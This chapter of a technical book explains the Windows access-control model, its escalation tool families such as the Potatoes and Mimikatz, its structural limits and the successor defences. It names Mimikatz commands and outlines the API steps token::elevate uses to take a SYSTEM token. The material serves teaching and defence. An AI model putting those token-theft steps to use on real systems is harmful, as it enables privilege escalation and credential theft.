Eight tools across six years (Hot Potato, Rotten Potato, Juicy Potato, Rogue Potato, PrintSpoofer, RemotePotato0, PetitPotam, and SharpEfsPotato) are eight different ways to provoke that one SYSTEM-token handle. The full catalog, with each tool's coercion vector (NBNS/WPAD, DCOM activation and OXID resolution, the Print Spooler RPC surface, EFSRPC) and the specific mitigation that did or did not break it, is the subject of The SeImpersonate Primitive (Chapter 24). The access-control lesson is the *pattern*, not the tooling: the mitigation that broke any one tool was always specific (the loopback-OXID restriction, the cross-session DCOM partial fix, the EFSRPC coercion mitigation in KB5005413), while the mitigation that would break the *family* is structural. Remove `SeImpersonatePrivilege` from service accounts, end NTLM-to-self relay, or retire the bearer-credential property of tokens. Microsoft has shipped the first kind of fix repeatedly; the second kind is what the successor architectures are for. Eight tools in six years against the same primitive is not a tooling coincidence. It is the empirical signature of the bearer-credential property and the omnipresent service-account `SeImpersonate` privilege.

> **WARN: A service account with SeImpersonate is usually a path to SYSTEM.** A service account holding `SeImpersonatePrivilege` plus *any* RPC interface that authenticates to attacker-controllable endpoints can, in common service configurations, be escalated to SYSTEM. Eight Potatoes in six years prove this is structural, not a tooling fad. Audit every server: any non-LocalSystem-equivalent process holding `SeImpersonate` or `SeAssignPrimaryToken` should be treated as a Potato target until proven otherwise. Pre-deploy per-service SIDs and Group Managed Service Accounts where possible to constrain the blast radius [989]. The SeImpersonate Primitive (Chapter 24) owns the full lineage and its closure attempts.

Eight Potatoes prove the bearer-token property is unkillable by point fixes. But what does an attacker who is *already admin* do? The answer is the most-cited offensive Windows tool of the past fifteen years.

Mimikatz, conditional ACEs, and the edges of the model

Benjamin Delpy released the first version of Mimikatz in May 2011, and fifteen years later every offensive Windows engagement still reaches for it. Its module set and the credential-theft decade it defined are the subject of Mimikatz and the Credential-Theft Decade (Chapter 14). Two of those modules, though, sit directly on the access-control surface and are worth naming here, because each is a one-command attack on one of `SeAccessCheck`'s inputs. The repository's own command surface lists them as `privilege::debug` and `token::elevate` [261].

`privilege::debug` is one line of code: the command enables `SeDebugPrivilege` on the caller's token. Any local administrator on stock Windows holds the privilege on the token by default; the command flips it from `Available` to `Enabled` via `AdjustTokenPrivileges`. With `SeDebugPrivilege` enabled, the calling process can `OpenProcess` against most processes on the machine, including SYSTEM-level services such as `lsass.exe` (Protected Process Light targets are the exception). Every Mimikatz session that wants to read process memory begins with `privilege::debug`.

`token::elevate` is three lines of code in spirit. The command opens a SYSTEM-owned process (typically `lsass.exe`), calls `OpenProcessToken` to retrieve a handle to the SYSTEM token, calls `DuplicateTokenEx` to duplicate the handle for impersonation, and calls `SetThreadToken` to attach the duplicated SYSTEM token to the calling thread. The thread is now SYSTEM. That is the bearer-token property, in three lines of code.

This chapter does not cover `sekurlsa::logonpasswords`: the command that reads cached credentials out of `lsass.exe`. Mimikatz's full module set and the credential-theft history belong to Mimikatz and the Credential-Theft Decade (Chapter 14), and the Credential Guard mitigation that finally moves the secret out of the NT kernel's address space is the Credential Guard chapter's subject (Chapter 15) [46]. For the access-control plane, the lesson stops at `token::elevate`.

The lesson is the structural concession. With administrator rights on the local machine and `SeDebugPrivilege` enabled, the access-control model has *no defense* for "I will pretend to be a different process," because admin equals kernel by Microsoft's own boundary definition [301]. The DACL evaluation algorithm does not protect against a caller who can read and write arbitrary kernel memory. The privilege list does not protect against a caller who can rewrite the privilege check. The integrity check does not protect against a caller who can edit the integrity label. Every primitive in the model is, by construction, defenseless against an attacker who has crossed the boundary the model considers itself responsible for defending.

▸ **INSIGHT — ADMIN EQUALS KERNEL, BY DESIGN** With administrator rights and `SeDebugPrivilege`, the Windows access-control model has no defense for "I will pretend to be a different process," because admin equals kernel by Microsoft's own boundary definition. Mimikatz `token::elevate` is the canonical demonstration. The structural fix for *selected* secrets is Credential Guard, which moves the secret out of the NT kernel's address space entirely. See the Credential Guard chapter (Chapter 15) and the Secure Kernel chapter (Chapter 6) for the architecture [46, 301].

The model has been extended in only one structural direction since 1993, and that direction is the *subject* of the access matrix. *Conditional ACEs* and *Dynamic Access Control* (DAC) shipped together in Windows Server 2012 and Windows 8 [990]. They are the only extension of the access-matrix subject Microsoft has shipped in thirty-three years.

The mechanism is twofold. First, ACEs gain an expression syntax. The SDDL ACE strings page documents `XA`, `XD`, `XU`, and `ZA` as conditional callback variants of the basic allow / deny / audit / object-allow ACE types [965]. A conditional ACE carries an expression in addition to a SID and an access mask, and the kernel evaluates the expression against the token's claims at access time. The canonical example is `(XA;;FA;;;AU;(.Department=="Finance"))`: an allow-callback ACE that grants `FILE_ALL_ACCESS` to Authenticated Users *if* the token carries a `Department` claim equal to `"Finance"`.

Second, the token gains *claims*. A claim is a typed key-value pair attached to the token by Active Directory at logon. Claims can be sourced from the user's AD attributes, the device's AD attributes, or resource properties on the object. Microsoft Learn states the role they play: "A central access rule is an expression of authorization rules that can include one or more conditions involving user groups, user claims, device claims, and resource properties. Multiple central access rules can be combined into a central access policy" [990].

A *Central Access Policy* (CAP) is a set of *Central Access Rules* (CARs), each of which is a conditional-ACE expression. The CAP is applied to file shares; the file-share metadata says "evaluate this CAP for every access," and the CAP's expressions reference token claims. The DAC scenario guidance enumerates the deployment-side primitives: automatic and manual file classification, central access policies for safety-net authorization, central audit policies for compliance reporting, and Rights Management Service encryption for data-in-use protection [991].

The reason DAC has not displaced classic DAC outside file-server scenarios is in the same Microsoft Learn page: "Dynamic Access Control is not supported in Windows operating systems prior to Windows Server 2012 and Windows 8. When

Dynamic Access Control is configured in environments with supported and non-supported versions of Windows, only the supported versions will implement the changes" [990]. Heterogeneous environments fall back to classic DAC. Airgapped environments without a claims-enabled AD DS (a Server 2012+ KDC issuing claims in the Kerberos PAC) have no claims to evaluate. Conditional ACEs are a real extension of the model's subject dimension; they are also a real bet that the AD-and-Kerberos plane is healthy enough to evaluate them on every access.

> ▪ **SIDENOTE** AppContainer's Package SIDs (Windows 8) and conditional ACEs (Server 2012) shipped the same year. Both extend the *subject* dimension of the access matrix: one with code identity, one with attribute claims. Neither closes the kernel-equals-admin gap. The two extensions are coordinate, not stacked: a conditional ACE can reference a Package SID; a Package SID can be the subject of a conditional ACE [990, 19].

The model has been extended in two coordinate dimensions in thirty-three years. It has not been replaced. So what does the whole thing look like put together, and what does it actually fail at?

The 2026 plane: Ten primitives, one decision

Run a single `OpenObject` call on a Windows 11 machine and walk the kernel's path. Every primitive the chapter has introduced fires for that one call.




Figure 22.3: The 2026 access-control decision plane. One OpenObject call, read left to right. The caller's object name, desired-access mask, and effective token enter the Object Manager (name resolution, then security-descriptor fetch) and descend the SeAccessCheck pipeline: generic-rights mapping → Mandatory Integrity Control (which fires before the DACL) → AppContainer/capability gate → privilege bypass → deny-first DACL walk → conditional-ACE evaluation → GrantedAccess accumulation, out through the SACL audit emit to a handle or STATUS_ACCESS_DENIED. Each oxblood tag marks the famous escalation tool that forges that one input: Potato/token::elevate/UACMe (token), symlink and hard-link bugs (name resolution), HiveNightmare (descriptor), and Mimikatz privilege::debug (privileges). While the function itself stays correct on the inputs as presented.

The figure is the chapter in one diagram. Read it left to right. Every box is a primitive named across this chapter, and every famous Windows escalation tool of the last twenty-five years targets one of those boxes:

#	Primitive	Year shipped	Canonical primary citation	Canonical attack
1	Security Reference Monitor	1993	[952]	(Underlying surface; not directly attacked)
2	Security Identifier (SID)	1993	[968]	Misused well-known SIDs ("Everyone is just a SID")
3	Access Token	1993	[963]	The Potato lineage; Mimikatz `token::elevate`
4	Security Descriptor	1993	[955]	HiveNightmare (CVE-2021-36934)
5	DACL + ACE	1993	[955, 966]	NULL DACL misconfigurations; out-of-order ACEs
6	SACL + audit	1993	[952]	Tools that copy DACL but not SACL silently drop integrity labels
7	Privilege	1993	[972]	Mimikatz `privilege::debug`; `SeBackup` abuse
8	Mandatory Integrity Control	2007	[964]	IE7 Protected Mode broker bypasses
9	UAC split-token	2007	[979]	UACMe: 70+ AutoElevate-redirect methods [954]
10	Conditional ACE / DAC	2012	[990, 965]	Falls back to classic DAC in heterogeneous environments

▸ **INSIGHT — ONE DECISION PLANE, NOT A FEATURE CATALOG** The Windows access-control model is one decision plane, not a feature catalog. Every securable Windows operation resolves through `SeAccessCheck` against five fixed inputs. Every famous escalation tool of the last twenty-five years attacks one of those inputs. Recognizing the model as a single plane is the key to using its vocabulary against any specific attack.

The plane is whole. It is also full of structural holes its own keepers have publicly admitted. What are they?

The five structural limits

Microsoft's *Security Servicing Criteria for Windows* defines a security boundary as "a logical separation between the code and data of security domains with different levels of trust… the separation between kernel mode and user mode is a classic [...] security boundary" [301]. The criteria document then enumerates which boundaries Microsoft commits to servicing. The kernel-mode / user-mode boundary qualifies. UAC and admin-to-kernel are not in the enumerated list. Once that admission is on the public record, the model's structural arc becomes legible. Five derived limits flow from the concession.

FIVE STRUCTURAL LIMITS · FIVE SUCCESSORS

LIMIT	CONSEQUENCE	SUCCESSOR
1 · Admin equals kernel admin can rewrite the model's enforcement code	**Mimikatz; BYOVD / kernel-driver attacks** secrets and policy live where ring 0 can read or patch	**VBS Trustlets / Secure Kernel** move secrets and enforcement to VTL1
2 · Tokens are bearer credentials whoever holds the handle gets the named rights	**The Potato lineage; Mimikatz `token::elevate`** the kernel does not ask how the token handle was obtained	**Adminless / Administrator Protection** JIT elevation with an isolated admin identity
3 · `SeImpersonatePrivilege` on services broad service accounts can act as confused deputies	**Every Potato, by construction** coerce a privileged service, then impersonate what it authenticates	**Per-service SIDs / gMSA (partial); Adminless (structural)** contain service blast radius today; remove it from the daily admin path
4 · NTLM relay surface local-machine proof remains relayable across protocols	**PetitPotam; RemotePotato0; cross-protocol relay** coercion turns authentication into authority	**NTLMless** retire NTLM as a default Windows authentication protocol
5 · The DACL is local most workloads still reduce subject to user + group	**Subject stays "user+group"; claims/DAC need AD / AD-FS** conditional policy is real but operationally bounded	**Conditional ACEs / Dynamic Access Control** bounded extension to claims and resource attributes

The gaps are not bugs in the DACL walk. Each one names a boundary the 1993 model cannot move from inside itself, so the successor changes the token lifetime, protocol, or execution domain instead.

Figure 22.4: The five structural limits of the Windows discretionary model, the attack class each limit enables, and the successor architecture that closes that specific gap. Admin-equals-kernel maps to VBS Trustlets and the Secure Kernel; bearer tokens and broad impersonation map to Adminless; NTLM relay maps to NTLMless; and the local DACL's bounded subject model maps to conditional ACEs and Dynamic Access Control, showing that modern Windows defenses are boundary moves rather than more deny ACEs.

Limit 1: Admin equals kernel. Any compromise with administrator rights can rewrite the model's own enforcement code. *Consequence:* Mimikatz, every kernel-driver-loading attack, every signed-driver bring-your-own-vulnerable-driver path. *Successor:* VBS Trustlets, which host secrets and policy enforcement in the *Virtual Trust Level 1* user-mode environment that the VTLo NT kernel cannot read or modify. Detailed coverage belongs to the Secure Kernel chapter (Chapter 6) and the VBS Trustlets chapter (Chapter 7) [46].

Limit 2: Tokens are bearer credentials. Whichever process holds the handle gets the rights. The kernel does not ask how the handle was obtained. *Consequence:* the entire Potato lineage (eight tools, six years), Mimikatz `token::elevate`, every cross-session token-theft attack. *Successor:* Adminless / Administrator Protection, which retires the long-lived filtered/full token pair in favor of a fresh, time-limited, just-in-time elevation flow gated by Windows Hello plus a hidden, system-generated, profile-separated user account that issues an isolated admin token [323, 992]. Administrator Protection is a shipping Windows 11 feature, documented at [323, 992].

Limit 3: broad `SeImpersonatePrivilege` on service accounts. LOCAL SERVICE / NETWORK SERVICE have it enabled by default, and many SCM-started service workloads receive it through the Service user-right assignment unless policy narrows them. *Consequence:* every Potato, by construction. *Partial successor today:* per-service SIDs and Group Managed Service Accounts let administrators constrain the blast radius of a compromised service. *Structural successor:* Adminless, which removes the privilege from the daily authentication path and demands a fresh elevation per privileged action [323, 992].

Limit 4: NTLM relay surface. As long as Windows services accept NTLM and the operating system signs NTLM challenges with the local-machine credential, the local-NTLM-to-self attack is structurally available. *Consequence:* PetitPotam, RemotePotato0, every cross-protocol relay. *Successor:* NTLMless, which formally retires NTLM as a default Windows authentication protocol [717]. The on-ramp is the NTLM auditing channel introduced in Windows 11 24H2 and Windows Server 2025 (KB5064479, original publish date July 11, 2025), which records NTLMv1 usage in `Microsoft\Windows\NTLM\Operational` and gives administrators a per-workload deprecation telemetry [733]. The retirement of NTLM is the subject of The Death of NTLM (Chapter 16).

Limit 5: The DACL is local. Conditional ACEs and Dynamic Access Control claims need a claims-enabled AD DS (a Server 2012+ KDC issuing claims in the Kerberos PAC) to evaluate, with AD FS required only for cross-forest or federated claims; airgapped or heterogeneous environments fall back to user / group SIDs as the only available subject. *Consequence:* the access-matrix subject is, in practice, still "user and group" for most non-file-server workloads. The 2012 extension to claims and code identity is real but operationally bounded.

The deepest of the five limits is the one Norm Hardy named in 1988. Hardy's framing [959] holds: capability systems close the gap structurally; ACL engineering does not.

seL4 closes it with machine-checked correctness proofs and a capability-based design that makes ambient authority a category error [987]. Windows closes it, when it closes it at all, with VBS Trustlets that move *the right to perform the operation* into a separate execution domain. The Potato lineage is the textbook confused-deputy instance: a service running with `SeImpersonatePrivilege` is the privileged compiler; the attacker is the user holding a billing-records-shaped pointer; the service uses *its own* authority on every authentication it accepts.

▸ **INSIGHT — The Potato lineage is the canonical confused-deputy instance** Hardy's 1988 paper [958] and the Wikipedia summary [959] both say the same thing: ACL systems are structurally vulnerable to confused-deputy attacks; capability systems are not. The gap is not asymptotic. ACL engineering does not close it. The Potato lineage is what the gap looks like in the field, repeated against eight different coercion primitives over six years.

▸ **KEY IDEA** **The next generation of Windows defenses cannot live inside the kernel, because the kernel is on the wrong side of the boundary the model draws.** Microsoft's own servicing criteria admit it. Adminless, NTLMless, VBS Trustlets, and Credential Guard are the four non-overlapping ways to fix it. Each successor was scoped to close a specific gap the access-control model could not.

The five limits are named. The successors are shipping. What replaces what?

The successors: Adminless, NTLMless, VBS trustlets, Credential Guard

The previous section named five limits that the 1993 model cannot remove from inside itself: a compromised kernel can rewrite VTL0 memory; a long-lived admin token is a bearer credential; broad service privileges create confused deputies; NTLM supplies relayable local-machine proof; and a DACL is local policy until a directory, claims system, or remote relying party gives it broader meaning. The successor architectures matter because each changes a trust boundary rather than adding another deny ACE.

Adminless / Administrator Protection. The ordinary UAC model begins at logon. If the user is an administrator, Windows creates a filtered Medium-IL token for daily use and keeps a linked full High-IL token available for consent-time elevation [979]. That reduces accidental writes, but it leaves the machine with a long-lived administrative bearer credential attached to the logon session. Administrator Protection changes the flow. Daily work runs without membership in the

local Administrators path; when a privileged operation is requested, the system performs an explicit Windows Hello authorization and uses a hidden, system-generated, profile-separated administrative account to mint an isolated admin token for that task [323, 992].

The trust boundary therefore moves from "this interactive logon session owns an admin token that may be exposed later" to "this single operation receives a freshly authorized, short-lived administrative identity." The practical consequence for the access-control plane is sharp: malware that steals handles, injects into Medium-IL desktop processes, or waits for a user to consent cannot simply inherit a standing full token. It must either compromise the just-in-time authorization ceremony or the code path that consumes the isolated token. The limitation is equally important. Adminless does not make administrators impossible, does not make every privileged operation safe, and does not turn UAC into a security boundary under MSRC's servicing criteria [301]. It narrows the lifetime and ambient availability of administrator authority. It closes the bearer-token and broad-service-privilege limits by making admin authority event-scoped instead of session-scoped.

NTLMless. The Potato lineage exists because NTLM is a relayable proof of possession. A low-privilege service can coerce a privileged local service to authenticate, catch or relay the NTLM exchange, and transform "the machine or SYSTEM proved itself to me" into a token usable somewhere else. Kerberos does not erase all delegation risk, but it changes the flow: tickets are issued by a KDC for named services, carry service targets, and can be constrained by policy. Microsoft's Windows authentication direction is to reduce NTLM usage until it can be disabled in Windows 11; IAKerb lets Kerberos work when the client cannot directly reach a KDC by proxying the exchange through the server, and the new local KDC covers local-account scenarios that historically fell back to NTLM [717].

The 2025 auditing additions are the migration bridge rather than the fix itself. Windows 11 24H2 and Windows Server 2025 add NTLMv1 audit events in `Microsoft\Windows\NTLM\Operational`, with client, server, and domain-controller views of who still depends on the protocol [733]. That matters because the trust boundary is organizational: disabling NTLM on a host before discovering a legacy workload breaks production; leaving it enabled everywhere preserves the relay primitive. NTLMless closes limit #4 only when the audit trail has been driven to zero or to explicitly isolated exceptions. Its limitation is compatibility. The transition is not a patch Tuesday switch; it is an inventory, exception, and retirement program.

VBS Trustlets and Isolated User Mode. Classic NT assumes the kernel is the top of the local trust hierarchy. If an attacker reaches ring 0, the access token, security descriptor, DACL, and LSASS memory all live in an address space the attacker can read or modify. Virtualization-Based Security adds a higher local boundary below the Windows kernel: Hyper-V partitions the machine into VTL0, where the normal NT kernel and user processes run, and VTL1, where the secure kernel and trustlets run (developed in the Secure Kernel chapter, Chapter 6, and the VBS Trustlets chapter, Chapter 7). VTL0 can ask VTL1 for services through defined call gates; it cannot directly map or patch VTL1 memory [46].

That changes what "administrator" and even "kernel" mean. A VTL0 kernel compromise may still create tokens, tamper with DACLs, load vulnerable drivers if policy allows, and own ordinary processes. It does not automatically read a secret that has been moved into a trustlet. The boundary is hardware-assisted memory isolation plus a smaller service interface. The limitation is scope. VBS is not a second operating system that reimplements all of Windows access control. It protects selected secrets and policy decisions whose owners explicitly move them across the VTL boundary; everything left in VTL0 remains governed by the old model and by driver integrity.

Credential Guard. Credential Guard is the canonical trustlet deployment because it chooses the single secret store that made Mimikatz famous. In the old flow, `lsass.exe` in VTL0 received logon material, retained credential blobs or derived secrets, and later answered authentication requests. A process with `SeDebugPrivilege`, SYSTEM, or a kernel read primitive could inspect LSASS memory and recover material that was never meant to be an access-token right [261]. With Credential Guard, the VTL0 `lsass.exe` remains the compatibility endpoint, but the sensitive credential operations move to `LsaIso` in VTL1. VTL0 holds references and marshals requests; VTL1 holds the protected material and performs the operation [46].

The trust boundary is precise: protect credential contents from the normal kernel and from administrators in VTL0, not protect every authentication protocol from every misuse. Credential Guard does not stop pass-the-hash when hashes were already stolen elsewhere, does not fix weak delegation policy, and does not prevent a malicious administrator from creating new accounts or changing DACLs. It does make `sekurlsa::logonpasswords` fail for the historical reason the command succeeded: the bytes are no longer in LSASS's VTL0 address space.

Pluton-rooted attestation and the hardware foundation. These successors need evidence about the machine they are running on. Secure Boot measures the chain into the TPM; Pluton moves the hardware root of trust into the processor

package and supplies patchable, Microsoft-integrated key storage for attestation [993]. The access-control lesson is that local authorization is no longer only "what does this token say?" It is also "which measured platform produced this token, which virtualization boundary is active, and which remote relying party accepts that evidence?" Pluton does not replace `SeAccessCheck`; it gives Adminless, VBS, and Credential Guard a stronger statement about the host beneath them.

§ **ASIDE. WHY THESE ARE THE FOUR** The five limits enumerated above and the four successor families are in one-to-one correspondence. Adminless closes the long-lived-admin-token limit by shrinking when privileged interactive bearer credentials exist; the over-broad-service-privilege limit it only *narrows*, since Administrator Protection does not remove `SeImpersonatePrivilege` from service accounts such as IIS, SQL Server, or the Print Spooler. That limit is closed operationally by service isolation, privilege reduction, per-service identities, and NTLM retirement. NTLMless closes the relayable-local-authentication limit by removing the protocol primitive Potatoes keep reusing. VBS Trustlets close the kernel-is-total limit by moving selected secrets behind VTL1. Credential Guard is the first high-value proof of that trustlet pattern. Limit #5 (the DACL is local) is not solved by one kernel feature; it is solved operationally by directory-backed identity, claims, central access policies, and relying-party attestation.

With the gaps named and the successors mapped, what does an administrator actually do today?

○ DOCUMENTED command surfaces, not live proof

A Reasoner should be able to verify the model without exploiting anything. The following probes are intentionally read-only and are labeled as documented rather than captured: this chapter does not include a lab transcript or an evidence hash for them.

○ , access-token surface

Reproduce in a normal PowerShell or Command Prompt session:

```
whoami /all
whoami /priv
```

Expected shape: `whoami /all` prints the user SID, group SIDs, integrity level, and privilege table for the effective token. `whoami /priv` prints privilege names such as `SeShutdownPrivilege`, `SeChangeNotifyPrivilege`, and, on administrative or service

tokens, potentially `SeDebugPrivilege`, `SeImpersonatePrivilege`, `SeAssignPrimaryTokenPrivilege`, `SeBackupPrivilege`, or `SeRestorePrivilege`, with an `Enabled` or `Disabled` state. Available-but-disabled privileges do not affect an access check until a process enables them with `AdjustTokenPrivileges` [963, 972].

Reproduce on any Windows machine:

```
icacls C:\Windows\System32\drivers\etc\hosts
```

Expected shape: the output lists ACEs such as `BUILTIN\Administrators:(F)`, `NT AUTHORITY\SYSTEM:(F)`, and `BUILTIN\Users:(R)` or their inherited equivalents. Those strings are the DACL rendered in human form: trustee SID aliases plus access masks. `SeAccessCheck` evaluates those ACEs against the caller's token whenever a process asks to open the file [955, 966].

Reproduce with PowerShell:

```
Get-Acl C:\Windows\System32\drivers\etc\hosts | Format-List *
```

Expected shape: PowerShell returns the same security descriptor as a structured object. On objects that carry a mandatory integrity label, the label is stored in the SACL as a `SYSTEM_MANDATORY_LABEL_ACE`, not in the DACL; tools that copy only the DACL can silently drop it [964, 953].

These probes do not prove every historical attack discussed below. They prove the living surfaces those attacks were aimed at: tokens, descriptors, privileges, DACLs, and integrity labels. That is enough for the chapter's claim. The trust decision is finite, inspectable, and reproducible.

Practical Guide

Six concrete recommendations for 2026, each tied to a primary Microsoft Learn or named-expert source.

▸ **TIP, 1. USE WHOAMI /ALL TO DUMP THE FULL TOKEN SURFACE** `whoami /all` prints the SIDs in the calling thread's token, the integrity level, every privilege with its `Enabled` / `Disabled` / `Default Enabled` state, and (on AD-joined machines with claims) the user and device claim set. It is the single most useful diagnostic command for understanding what a session can do. Read the `Enabled` column carefully: an available-but-disabled privilege does not affect any access check until the process explicitly enables it [963].

TIP, 2. Use icacls and Get-Acl to inspect security descriptors. `icacls <path>` prints the DACL on a file or directory; the mass-rights letters are `(F)` full, `(M)` modify, `(RX)` read and execute, `(R)` read, `(W)` write, `(D)` delete, `(GA)` generic all, `(GR)` generic read, `(GW)` generic write [955]. PowerShell's `Get-Acl` returns the same descriptor as a structured object that can be filtered and audited at scale. Sysinternals `accesschk.exe` answers the inverted query (which paths grant a given SID a given right) and is the right tool for catching descriptor misconfigurations across a large file system. Treat NULL DACL and empty DACL surfaces as the most-likely misconfiguration vectors.

WARN, 3. Audit SeImpersonate and SeAssignPrimaryToken holders on every server. On every Windows server, enumerate the principals whose tokens hold `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege` in their *Default* or *Available* lists. Treat any non-LocalSystem-or-equivalent holder as a Potato target until proven otherwise. Where a service must hold the privilege (most managed-service workloads do), constrain the blast radius with per-service SIDs and Group Managed Service Accounts so that a compromise of one service does not extend to a compromise of every service that shares the host's identity [989].

NOTE, 4. Track UAC-bypass mitigations by KB number, not by description. The UACMe README is the institutional memory for the 70+ method bypass canon. Every method's `Fixed in:` field cites a specific Windows version or `unfixed`. Before declaring a binary "patched," consult the README; a method with a `Fixed in: unfixed` annotation is structurally available on every supported Windows version. The institutional position is that UAC bypasses do not, by Microsoft's own servicing-criteria policy, earn CVEs of their own, so the mitigations are issued per-redirect rather than per-feature [954, 301].

TIP, 5. Enable Audit Process Creation with command-line auditing on. Windows Event ID 4688 ("A new process has been created") is the most-cited detection signal for the Potato lineage and the UAC bypass tradition, because almost every member of both families ends in a `CreateProcessAsUser` or a redirected AutoElevate launch with a command-line argument that does not match the legitimate use of the parent binary. Enable command-line auditing under *Audit Process Creation* and forward the log; Sysmon Event ID 1 is the equivalent and richer signal in environments that deploy Sysinternals' Sysmon.

TIP, 6. Prefer AppContainer SIDs and conditional ACEs for new code. The access matrix is the part of the model with deliberately extensible *subjects*. New code that lives behind an AppContainer SID gets a Low-IL token, a Package SID, and a capability list that constrain what it can touch even when the user running it is an administrator. New file shares that need attribute-based authorization should use conditional ACEs and Dynamic Access Control rather than ad-

> hoc group membership. See the separate article on Windows app identity for Package SID derivation (external further reading [19]) and the Dynamic Access Control overview [990].

The full access-control plane runs in a fixed order: MIC integrity check, then the privilege bypass short-circuit, then the AppContainer capability check, then the DACL walk with conditional-ACE evaluation. Knowing which primitive makes the decision, and why, is the mental model the rest of the chapter has been building toward.

The six tips close the practical loop. With them, the practitioner can reason about any specific access decision the way the kernel does: not by remembering features, but by walking the same plane.

> **Margin note.** The Sysinternals `accesschk` and `psgetsid` utilities have long been first-line investigative tools for ACL audits. Both ship in the Sysinternals Suite today and continue to surface the same descriptors `Get-Acl` and `icacls` print, in the form most useful to an administrator working at scale.

Closing: Return to the hook

Open a Windows PowerShell window again. Run `whoami /priv`. Read the column on the right, this time with the chapter's vocabulary annotated above each line.

`SeShutdownPrivilege`: a privilege, in the kernel sense of a pre-checked superpower; bookkeeping rather than power.

`SeIncreaseWorkingSetPrivilege`, the same. Most of the twenty rows are housekeeping that the kernel checks at specific call sites to gate non-security-critical operations.

The five rows that matter are easy to spot once you know what to look for. `SeDebugPrivilege`: Mimikatz starts here. `SeImpersonatePrivilege`: the entire Potato lineage starts here. `SeAssignPrimaryTokenPrivilege`: the second half of every token-replay attack. `SeBackupPrivilege`: HiveNightmare's privilege class. `SeRestorePrivilege`, service-binary replacement. The kernel reads the same column on every securable operation, billions of times a second, and the answer to "can this code do this?" is built out of this list every time.

Now run `icacls C:\Windows\System32\drivers\etc\hosts` again. `BUILTIN\Administrators:(F)` is an allow ACE granting full control to the well-known SID `S-1-5-32-544`. `NT AUTHORITY\SYSTEM:(F)` is an allow ACE granting full control to `S-1-5-18`. `BUILTIN\Users:(R)` is an allow ACE granting `FILE_GENERIC_READ` to `S-1-5-32-545`. The DACL is in canonical

order: explicit entries before inherited entries, deny entries (none here) before allow entries within each group. `SeAccessCheck` will walk this DACL on every read of `hosts` from any process on the machine, and the output will be deterministic (the same answer every time, for the same caller) because the model that produces it is closed and finite.

The chapter's payoff is a matter of direction. This book is not arranged in the order the defenses shipped, so it is worth being exact about what runs *before* this model and what inherits *from* it. Before it (earlier in the book and earlier at every boot) Secure Boot (Chapter 1) and the TPM (Chapter 2) establish the static-time and boot-time chains that bring the machine to a known-good state before the access-control model loads at all, with Pluton (Chapter 3) rooting the hardware identity they measure [993]. `SeAccessCheck` inherits that machine; it does not establish it. The architectures that close this model's own limits were likewise presented earlier: the Secure Kernel (Chapter 6) and VBS Trustlets (Chapter 7) host secrets in VTL1 outside the NT kernel's reach, Credential Guard (Chapter 15) spends that isolation to move the long-term secret off the box [46], and The Death of NTLM (Chapter 16) retires the local-relay surface the Potato lineage depends on. Each was scoped to close a specific gap this 1993 model could not close from inside. Which is exactly why this chapter, sitting after them in reading order, is where their motivation finally becomes explicit.

> ▪ **BEQUEATHS** Two chapters inherit directly from this one. The Integrity-Level Stack (Chapter 23) takes the Mandatory Integrity Control check introduced here (the no-write-up test that fires *before* the DACL walk) and makes the integrity lattice its entire subject. The SeImpersonate Primitive (Chapter 24) takes the one residual this model cannot retire from inside: the bearer-token property of access tokens, and the service-account `SeImpersonatePrivilege` that turns it into SYSTEM. What this chapter hands forward, then, is a complete, finite, deterministic decision plane (five inputs, ten primitives) together with the standing concession that the plane is only ever as honest as the kernel that runs it. Admin equals kernel, by Microsoft's own boundary definition. Everything downstream of this chapter is built to *survive* that concession, not to repeal it.

NT 3.1 froze a model in July 1993 because federal procurement demanded it. That model has not structurally changed in thirty-three years. The accumulated attack surface against it (twenty-five years, eight Potatoes, 70+ UAC bypasses, one Mimikatz) is the empirical proof that "frozen" was always going to mean "attackable from below." The next generation of defenses takes that lesson and stops trying to fix the model from inside. The model is not a feature catalog. It is

a decision plane with five inputs, ten primitives, and five publicly conceded structural limits, and the four successor architectures of the next decade are the four non-overlapping ways to close those limits without re-evaluating against TCSEC C2 again.

`SeAccessCheck` decides every time. The next decade decides what it decides about.

CHAPTER 23

The Integrity-Level Stack

TRUST-CHAIN LEDGER

